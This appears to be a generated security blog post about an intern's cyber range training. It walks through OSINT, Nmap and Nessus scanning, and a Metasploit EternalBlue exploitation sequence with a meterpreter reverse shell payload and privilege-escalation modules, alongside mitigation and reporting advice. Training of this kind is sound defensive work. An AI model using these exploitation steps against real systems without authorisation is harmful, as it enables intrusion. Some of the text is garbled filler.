
Listen to this Post

Introduction:
The modern cybersecurity landscape demands more than theoretical knowledge; it requires practical, hands-on experience in simulated environments that mirror real-world threats. Programs like the National Cyber Range Complex (NCRC) provide this critical bridge, offering interns immersive exposure to penetration testing, OSINT, and network defense. Sebastian Camacho’s recent internship highlights the power of such training, where participants transition from classroom concepts to executing full-spectrum security operations, culminating in a capstone project that tests their ability to design, attack, and defend complex network architectures.
Learning Objectives & Secrets:
- Objective 1: Master the Reconnaissance Cycle – Learn to effectively use OSINT tools like SpiderFoot and network scanners like Nmap to profile a target. The secret is to correlate passive (OSINT) and active (Nmap) reconnaissance data to create a comprehensive attack surface map before launching any exploit.
- Objective 2 Secret Tips: Execute a Structured Penetration Test – Go beyond running Metasploit modules. The secret is to manually validate vulnerabilities and chain them together for privilege escalation, using the Metasploit framework as a facilitator rather than an automatic exploit generator.
- Objective 3 Secret Tips: Document and Present Technical Findings – A penetration test is only as good as its report. The secret is to translate complex technical vulnerabilities into business risk language, providing clear remediation steps that non-technical stakeholders can understand and act upon.
You Should Know:
1. Advanced OSINT Collection with SpiderFoot and theHarvester
OSINT is the foundation of any penetration test. Using tools like SpiderFoot automates the collection of intelligence from over 100 data sources, including DNS records, WHOIS, and social media. For a more targeted approach, use `theHarvester` to enumerate email addresses and subdomains.
- Step‑by‑step guide:
- Install SpiderFoot on Kali Linux:
sudo apt install spiderfoot -y.
2. Launch the web interface: `spiderfoot -l 127.0.0.1:5001`.
- Create a new scan and input your target domain. Enable modules for DNS, Search Engines, and PGP keys.
- For email harvesting, run:
theHarvester -d target.com -b google -l 500. - Correlate the results to identify potential social engineering targets or misconfigured DNS zones.
– Windows Equivalent: Use `PowerShell` scripts like `Get-DnsRecord` for DNS enumeration and `Invoke-WebRequest` to scrape public data, though dedicated tools are often run from a Linux VM.
- Network Reconnaissance and Vulnerability Scanning with Nmap and Nessus
Active scanning is crucial for identifying live hosts, open ports, and service versions. Nmap is the industry standard, while Nessus provides deep vulnerability scanning.
- Step‑by‑step guide:
- Perform a fast ping sweep to discover live hosts:
nmap -sn 192.168.1.0/24. - Conduct a detailed port scan with service detection:
nmap -sV -sC -A -T4 192.168.1.100. - Analyze the output for unusual services (e.g., port 22 with SSH, port 443 with HTTPS).
- Launch a Nessus scan using the “Basic Network Scan” policy against the target IP to identify known CVEs.
- Cross-reference Nessus findings with the Nmap service versions to prioritize critical vulnerabilities like EternalBlue (MS17-010) or Log4j (CVE-2021-44228).
3. Exploitation and Privilege Escalation with Metasploit
Once vulnerabilities are identified, Metasploit provides a structured framework for exploitation. However, a professional must understand the underlying exploit code and its impact.
- Step‑by‑step guide:
1. Start the Metasploit console: `msfconsole`.
- Search for a specific exploit, e.g.,
search eternalblue.
3. Use the module: `use exploit/windows/smb/ms17_010_eternalblue`.
- Set the remote host (RHOSTS) and payload:
set PAYLOAD windows/x64/meterpreter/reverse_tcp. - Set local host (LHOST) to your Kali IP and run the exploit:
run. - After gaining a session, check privileges with `getuid` and
sysinfo. - Use `post/multi/recon/local_exploit_suggester` to find local privilege escalation paths. For Linux, use `post/linux/gather/enum_` modules.
– Mitigation: Apply Microsoft patches KB4012212 (for EternalBlue) and regularly update all systems. Disable SMBv1 and enforce least-privilege policies.
4. Vulnerability Analysis and Reporting
Effective vulnerability analysis involves not just identifying flaws but also assessing their business impact. The CVSS score is a starting point, but context matters.
- Step‑by‑step guide:
- After exploitation, document the vulnerability with its CVE ID, description, and affected systems.
- Use `nmap -sV –script vulners` to automatically cross-reference service versions with known vulnerabilities.
- For each vulnerability, determine exploitability (e.g., is it public exploit available?).
- Write a remediation section that includes step-by-step patching instructions and configuration changes (e.g., “Update Apache to version 2.4.52”).
- Include a CVSS vector string for each vulnerability: e.g.,
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H. - Summarize findings in an executive summary table with columns for Risk, Vulnerability, Impact, and Remedy.
-
Cyber Range Environment Setup with VirtualBox and Hack The Box
To practice safely, cybersecurity professionals rely on virtualization. Setting up a cyber range involves creating isolated networks with vulnerable machines, akin to Hack The Box.
- Step‑by‑step guide:
- Install VirtualBox and import a pre-configured OVA file for a vulnerable VM (e.g., Metasploitable 2 or VulnHub machines).
- Create a Host-Only network in VirtualBox to isolate the lab.
- Configure the Kali Linux VM and the target VM to use the same Host-Only adapter.
- From Kali, scan the Host-Only network (e.g.,
nmap 192.168.56.0/24) to find the target IP. - For practice, connect to Hack The Box via VPN and use Nmap and Metasploit in a similar, but legally sanctioned, manner.
- Document each attack step, creating a “walkthrough” that can be used for team training.
6. Technical Reporting and Network Design
The NCRC capstone project emphasized both offensive and defensive skills. A complete network design includes firewall rules, DMZ architecture, and VLAN segmentation.
- Step‑by‑step guide:
- Draft a network diagram using tools like draw.io or Visio.
- Define the security zones (e.g., external public-facing servers, internal corporate network, and management network).
- Propose firewall rules to restrict inbound traffic only to required ports (e.g., 80, 443).
4. Design an IDS/IPS placement for traffic monitoring.
- For a penetration test report, include an “Attack Path” section that visually maps how an attacker could move from the internet to critical internal resources.
- Provide a remediation roadmap with priorities based on the CVSS risk score.
What Undercode Say:
- Key Takeaway 1: Practical experience in cyber ranges directly correlates with operational readiness. Internships that focus on tools like Kali Linux and frameworks like Metasploit are invaluable for bridging the gap between academic learning and real-world application.
- Key Takeaway 2: Success in cybersecurity is not solely technical. Teamwork, communication, and the ability to present complex findings to leadership are as important as exploitation skills. The capstone project’s win underscores the value of integrating soft skills with technical prowess.
The analysis reveals that the NCRC program is a microcosm of the industry’s need for “blue‑team” and “red‑team” collaboration. Camacho’s experience with OSINT and reconnaissance is particularly noteworthy, as these are often underemphasized in curricula. The focus on technical reporting ensures that findings lead to actionable remediation, a critical component often missing from pure CTF competitions. Furthermore, the use of network design and cyber range events prepares interns for future roles in security architecture and incident response, not just penetration testing.
Prediction:
- +1: The continued investment in cyber range programs like NCRC will produce a new generation of security professionals who are adept at both offensive and defensive strategies, directly reducing the mean time to detect (MTTD) and respond (MTTR) to threats.
- +1: The integration of OSINT training will become a standard pillar in all security internships, as the demand for threat intelligence analysts grows exponentially in the face of advanced persistent threats (APTs).
- +1: Tools like SpiderFoot and theHarvester will see increased automation, allowing interns and professionals to rapidly build threat profiles, thus shifting the reconnaissance phase from weeks to hours.
- +1: The emphasis on capstone projects involving network design and presentation will lead to better alignment between technical teams and C‑suite executives, improving cybersecurity funding and policy decisions.
- -1: Despite the positive impact, the rapid evolution of attack vectors means that training programs must continuously update their curricula; otherwise, interns risk learning outdated techniques that are ineffective against modern cloud-1ative and serverless attacks.
- -1: The reliance on virtual environments like Hack The Box, while excellent for practice, may not fully prepare interns for the complexities of legacy systems and fragmented enterprise IT architectures, potentially creating a blind spot.
- +1: The success of team-based cyber range exercises will accelerate the adoption of purple teaming (collaborative red/blue) in corporate training, creating more resilient security operations centers (SOCs).
- +1: As the program integrates with university curricula (e.g., UCF), we can expect a rise in university‑sponsored CTF leagues that use NCRC‑style reporting and scoring, further professionalizing the competition space.
- +1: The mentorship structure highlighted by Camacho will become a blueprint for other DoD and private sector cyber programs, emphasizing long‑term career development over short‑term task completion.
- -1: The limited cohort size (15 students) suggests scalability issues; without online or satellite range expansions, the impact of such high‑quality training will remain niche, leaving a talent gap in the broader workforce.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/egzCFDye – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


